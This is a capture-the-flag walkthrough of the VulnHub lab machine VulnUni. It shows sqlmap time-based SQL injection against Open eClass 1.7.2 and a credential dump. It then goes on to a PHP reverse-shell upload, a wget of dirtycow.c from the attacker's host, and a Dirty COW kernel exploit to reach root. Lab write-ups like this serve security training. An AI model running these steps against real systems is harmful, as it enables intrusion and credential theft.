


# Vulnuni writeup from Vulnhub

Believe in your infinite potential. Your only limitations are those you set upon yourself.

Roy T. Bennett



## Machine Info:~\$

| Title      | Details               |
|------------|-----------------------|
| Name       | VulnUni: 1.0.1        |
| IP         | 192.168.191.128       |
| Difficulty | Easy / Beginner Level |
| OS         | Linux                 |
| author     | emaragkos             |

**Brief:~\$**

This boot2root machine is realistic without any CTF elements and pretty straight forward.

Goal: Hack your University and get root access to the server.

To successfully complete the challenge you need to get user and root flags.

Let's get started and pwn this machine!

## Recon:~\$


To identify our target we will use **net discover** and our target Ip **192.168.191.128**

## Nmap

```
sudo nmap -sCVS -oN nmap_vulnuni.txt 192.168.191.128
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 14:07 UTC
Nmap scan report for 192.168.191.128
Host is up (0.00077s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: VulnUni - We train the top Information Security Professionals
```

Port 80 is open. Let's enumerate the web server **apache**.

## Enumerate Web Server 80



We couldn't find anything useful here so we moved on and we started a Directory bruteforce to enum the machine further. This gave us some dirs and files namely contact, about, courses etc. But apart from this there wasn't anything useful here :

```
> sudo gobuster dir -u http://192.168.191.128 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php -t 40 -o
gobusterScanResults.txt


=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.191.128
[+] Threads:      40
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:  php
[+] Timeout:      10s
=====
2020/12/27 14:38:11 Starting gobuster
=====
/images (Status: 301)
/index (Status: 200)
```

```
/about (Status: 200)
/contact (Status: 200)
/courses (Status: 200)
/css (Status: 301)
/js (Status: 301)
/blog (Status: 200)
/fonts (Status: 301)
/teacher (Status: 200)
/server-status (Status: 403)
=====
```

So after much enumeration, I found a hidden link in the view-source of the `courses.html` page. The hidden link points to the url `vulnuni-eclass-platform.html` as follows.

```
<li class="nav-item"><a href="about.html" class="nav-link">About</a></li>
<li class="nav-item active"><a href="courses.html" class="nav-link">Courses</a></li>
<!-- Disabled till new version is installed -->
<!-- <li class="nav-item"><a href="vulnuni-eclass-platform.html" class="nav-link">EClass Platform</a></li> -->
<li class="nav-item"><a href="teacher.html" class="nav-link">Staff</a></li>
<li class="nav-item"><a href="blog.html" class="nav-link">Blog</a></li>
```

Upon navigating to the `vulnuni-eclass-platform.html` page; this website is giving us information about eClass platform. I see a " Login " link on the bottom center, so I go and take a look which redirected us to the `Open eClass platform`



The Open eClass platform is an integrated Course Management System. It is the solution offered by the Greek University Network GUnet to support asynchronous eLearning services. Open eClass has been designed to enhance the learning process, Its main goal lies in the integration and constructive use of the Internet and web technologies in the teaching and learning process.

I proceeded to using some default username and password, none seems to work. As a primary reflex, I try a `SQL injection` . But it doesn't work; all I have is an error message, telling me "Wrong username or password".

Earlier, we found out the application was using **1.7.2 version** which is outdated. And after gathering open intelligence we found that the particular version was vulnerable to the exploit "**GUnet OpenEclass E-learning platform 1.7.3 'uname' SQL Injection** "

I now launched **burpsuite** and tried to capture the request of the authentication credentials and hopefully try a `POST request based SQL injection` After capturing the request, copy it to a text file and save it. save it as shown in the following image:

```
Request to http://vulnuni.local:80 [192.168.191.128]
Forward Drop Intercept is on Action Open Browser
Pretty Raw In Actions
1 POST /vulnuni-eclass/ HTTP/1.1
2 Host: vulnuni.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://vulnuni.local
10 Connection: close
11 Referer: http://vulnuni.local/vulnuni-eclass/
12 Cookie: PHPSESSID=tfda66vq5jo23bq5r1i7ejia0
13 Upgrade-Insecure-Requests: 1
14
15 uname=admin&pass=admin&submit=Enter
```

Now with the help of **sqlmap** we will inject our malicious query using the following command;

```
> sqlmap -r vuluni.txt --dbs --batch
```

```
[15:36:39] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:36:39] [INFO] testing if the target URL content is stable
[15:36:39] [INFO] target URL content is stable
[15:36:39] [INFO] testing if POST parameter 'uname' is dynamic
[15:36:40] [WARNING] POST parameter 'uname' does not appear to be dynamic
[15:36:40] [WARNING] heuristic (basic) test shows that POST parameter 'uname' might not be injectable
[15:36:40] [INFO] testing for SQL injection on POST parameter 'uname'
[15:36:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:36:41] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[15:36:41] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[15:36:41] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[15:36:41] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[15:36:41] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[15:36:41] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[15:36:41] [INFO] testing 'Generic inline queries'
[15:36:41] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[15:36:41] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[15:36:41] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[15:36:41] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[15:36:51] [INFO] POST parameter 'uname' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[15:36:51] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[15:36:51] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[15:36:52] [INFO] checking if the injection point on POST parameter 'uname' is a false positive
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 73 HTTP(s) requests:
---
Parameter: uname (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: uname=admin' AND (SELECT 5039 FROM (SELECT(SLEEP(5)))ZwTR) AND 'vfgF'='vfgF0pass=admin&submit=Enter
---
[15:37:07] [INFO] the back-end DBMS is MySQL
[15:37:07] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
back-end DBMS: MySQL >= 5.0.12
```

Executing the above command, leads us to find 5 databases in total, as shown in the image below,our next step now is to get creds for users in the db.


```
available databases [5]:
[*] eclass
[*] information_schema
[*] INFOSEC100
[*] mysql
[*] performance_schema
```

The e-class directory proved to be interesting, we decided to get credentials of eclass first, hence the command below;

```
> sqlmap -r vuluni.txt -D eclass -T user -C password --dump --batch
```

we found few passwords, as shown below, and tried to login one by one. And soon we were successfully logged in and the password is **admin:ilikecats89**

```
Database: eclass
Table: user
[4 entries]
+-----+
| password |
+-----+
| hf74nd9dmw |
| i74nw02nm3 |
| ilikecats89 |
| smith.j.1971 |
+-----+
```




## Virtual Host Enumeration

I Added vulnuni.local to my /etc/hosts file in case if there is Virtual Hosting enabled so that we can get something more to enumerate on vulnuni.local.

We found another exploit from exploit-db **Authenticated-Requires admin account-Upload PHP shell** we have now valid administrator password. more about this [exploit](#)

According to the exploit we need to navigate to this URL

"**http://vulnuni.local/modules/course\_info/restore\_course.php**" and upload our .php shell script compressed in a .zip file



After uploading shell, we started the netcat listener

```
> sudo nc -lnvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:4444
```

Then we simply accessed the php file we uploaded "`http://vulnuni.local/vulnuni-eclass/courses/tmpUnzipping/shell.php`"

Once , the shell file gets executed we have a our reverse shell a shown below:

```
> nc -nlvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.191.128.
Ncat: Connection from 192.168.191.128:55167.
bash: no job control in this shell
www-data@vulnuni:/var/www/vulnuni-eclass/courses/tmpUnzipping$ ls
ls
shell.php
```

## Shell as www-data~\$:

After getting tty shell, I navigated through many directories and I found user flag in `/home` directory

```

www-data@vulnuni:/tmp$ cd /home
cd /home
www-data@vulnuni:/home$ ls
ls
vulnuni
www-data@vulnuni:/home$ cd vulnuni
cd vulnuni
bash: cd: vulnuni: No such file or directory
www-data@vulnuni:/home$ cd vulnuni
cd vulnuni
www-data@vulnuni:/home/vulnuni$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
examples.desktop
flag.txt
www-data@vulnuni:/home/vulnuni$ cat flag.txt
cat flag.txt
68fc668278d9b0d6c3b9dc100bee181e
www-data@vulnuni:/home/vulnuni$

```

We need to get the kernel version of the vulnuni machine.

```

www-data@vulnuni:/var/www/vulnuni-eclass/courses/tmpUnzipping$ uname -r
uname -r
3.11.0-15-generic

```

## Priv: www-data -> root~\$:

### dirtycow exploit

After thorough enum and googling I found the kernel to vulnerable to [Dirtycow](#). Therefore, I downloaded the exploit to my local machine and saved it in **/var/www/http** and then started the apache server on port 80. Further, we moved the dirtycow.c file to the /tmp directory of the Vulnuni machine.

```

www-data@vulnuni:/tmp$ wget 192.168.191.1/dirtycow.c
wget 192.168.191.1/dirtycow.c
--2020-12-30 09:51:37-- http://192.168.191.1/dirtycow.c
Connecting to 192.168.191.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [application/octet-stream]
Saving to: 'dirtycow.c'

0K .... 100% 210M=0s

2020-12-30 09:51:37 (210 MB/s) - 'dirtycow.c' saved [4963/4963]

www-data@vulnuni:/tmp$ ls
ls
at-spi2
dirtycow.c

```

### root shell

I then compiled the exploit's c language file to executable binary file using the following command along with giving it permissions.

```
gcc dirtycow.c -o root -pthread && ./root && cd /root && ls && cat flag.txt
```

```

cd /root
ls
flag.txt
cat flag.txt
ff19f8d0692fe20f8af33a3bfa6635dd

```

We have successfully rooted the lab.